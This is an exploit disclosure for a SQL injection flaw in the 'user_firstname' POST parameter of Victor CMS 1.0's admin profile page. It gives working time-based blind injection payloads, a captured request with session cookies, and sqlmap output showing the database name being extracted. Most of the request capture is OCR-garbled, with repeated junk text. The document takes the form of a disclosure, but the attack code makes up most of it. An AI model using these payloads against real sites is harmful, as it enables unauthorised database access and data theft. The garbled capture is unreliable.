

VULNERABLE: SQL injection vulnerability exists in Victor Cms. An attacker can inject query in "/admin/profile.php?section=admin" via the 'user_firstname' parameters.

Date: 21/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ Facebook: https://www.facebook.com/DdosFulzac.auz1/

+ Email: phuctruong2k@gmail.com Product: Victor Cms Version: 1.0


Description: The vulnerability is present in the "/admin/profile.php?section=admin", and can be exploited throuth a POST request via the 'user_firstname' parameters.

Impact: Allow attacker inject query and access , disclosure of all data on the system.


Suggestions: User input should be filter, Escaping and Parameterized Queries. **Payload exploit:** ' or if(substring(database(),index,1)='char',sleep(3),(select '')) = '

File affect:

Proof of concept (POC):



Payload Boolean true: ' or if(substring(database(),1,1)='p',sleep(3),(select '')) = '



```
I MITE/I.I ZUU OK
      KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
                                                                                                                                                                 2 Date: Thu, 20 Jan 2022 19:42:24 GMT
 9 Accept:
                                                                                                                                                                 3 Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
                                                                                                                                                                 4 X-Powered-By: PHP/7.4.27
     ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
                                                                                                                                                                 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
   Referer:
                                                                                                                                                                 6 Cache-Control: no-store, no-cache, must-revalidate
    http://192.168.1.8:8080/CMSsite-master/admin/profile.php?section=admin
                                                                                                                                                                 7 Pragma: no-cache
   Accept-Encoding: gzip, deflate
                                                                                                                                                                 8 Content-Length: 7618
 2 Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
                                                                                                                                                                 9 Connection: close
 3 Cookie: admin auth=
                                                                                                                                                                10 | Content-Type: text/html; charset=UTF-8
    eyJpdiI6ILJwM3pUSmkrSzVyQ2ZnVkFNKOO2ZEE9PSIsInZhbHVlIjoid1Q1RWVcL3RDaUxnbVh
    5s2vdxc96ywwzQmlLNnQ5wkJaRvJPbmoOzHRDsGJpsWlHstzDNzhJaOkONnlrWDdKQzRZZ1NjNF
                                                                                                                                                                12 <!-- @author 'Victor Alagwu';
    wvamk5WFlqK2ZjeG5udUw3OFJVRlwvNzBuK1wvQVRycOo3SG1ZZUhiV2N1V21CZkdoWHF6eFlmc
                                                                                                                                                                13 // @project 'Simple Content Management System';
    EZxZjElamRKcEJwUGVldlZOQXVETU5XditudFE9PSIsIm1hYyI6ImYyZWFhNWJlMmM3ZWJjMDM3
                                                                                                                                                                                                'October 2016'; -->
    NTEZNT11MTZjY2R1YjqOYzAzMGYyMDZhYmFiOWIyZWQwYjIwMWE5YzEONz1iMDIifQ%3D%3D;
                                                                                                                                                                15 <!-- @author 'Victor Alagwu';
    SESS105c9d7b0d42de58587208e9de25d2f4=
    7P34bFMwKfp7pJSticKkeGhQfPHHP8lJkfRolFqdVLA; PHPSESSID=
                                                                                                                                                                                                'October 2016'; -->
    18 <!DOCTYPE html>
                                                                                                                                                               19 <html lang="en">
4 Connection: close
                                                                                                                                                               21 <head>
16 -----WebKitFormBoundaryDAIMpUERynoF6vsj
 7 |Content-Disposition: form-data; name="user name"
                                                                                                                                                                             <meta charset="utf-8">
                                                                                                                                                                             <meta http-equiv="X-UA-Compatible" content="IF</pre>
                                                                                                                                                                             <meta name="viewport" content="width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=device-width=de
20 -----WebKitFormBoundaryDAIMpUERynoF6vsj
                                                                                                                                                                             <meta name="description" content="">
21 Content-Disposition: form-data; name="user firstname"
                                                                                                                                                                             <meta name="author" content="">
       ----WebKitFormBoundaryDAIMpUERynoF6vsj
                                                                                                                                                                                 Dashboard - phuctest
    concent-bisposition: form-data; name- user_tastname
                                                                                                                                                            ? ? ? ? Search...
(?){\(\)} ← → Search...
```

Exploit:

```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: -----WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_name"
admin
-----WebKitFormBoundaryiXMpjJj5xfAHAGPa
```

```
Content-Disposition: form-data; name="user_firstname"
phuctest' AND (SELECT 3973 FROM (SELECT(SLEEP(5)))elBA) AND 'tBRU'='tBRU
-----WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_lastname"
      --WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_role"
User
      --WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_image"; filename=""
Content-Type: application/octet-stream
   ----WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_email"
kly35953@cuoly.com
     ---WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_password"
$2y$10$iZ9cmfZuMNjldG0R7rlIC.I3O6y9WgPL8/3EcMBgQTfY880mNDNW.
-----WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="update_user"
Update User
-----WebKitFormBoundaryiXMpjJj5xfAHAGPa--
[02:46:07] [INFO] the back-end DBMS is MySQL
[02:46:07] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.52, PHP 7.4.27
back-end DBMS: MySQL >= 5.8.12 (MariaDB fork)
[02:46:13] [INFO] fetching current database
[02:46:13] [INFO] retrieved:
[02:46:23] [INFO] adjusting time delay to 2 seconds due to good response times
php_cms
current database: 'php_cms'
[02:47:37] [INFO] fetched data logged to text files under '/home/phucth/.local/share/sqlmap/output/192.168.1.8'
[*] ending @ 02:47:37 /2022-01-21/
```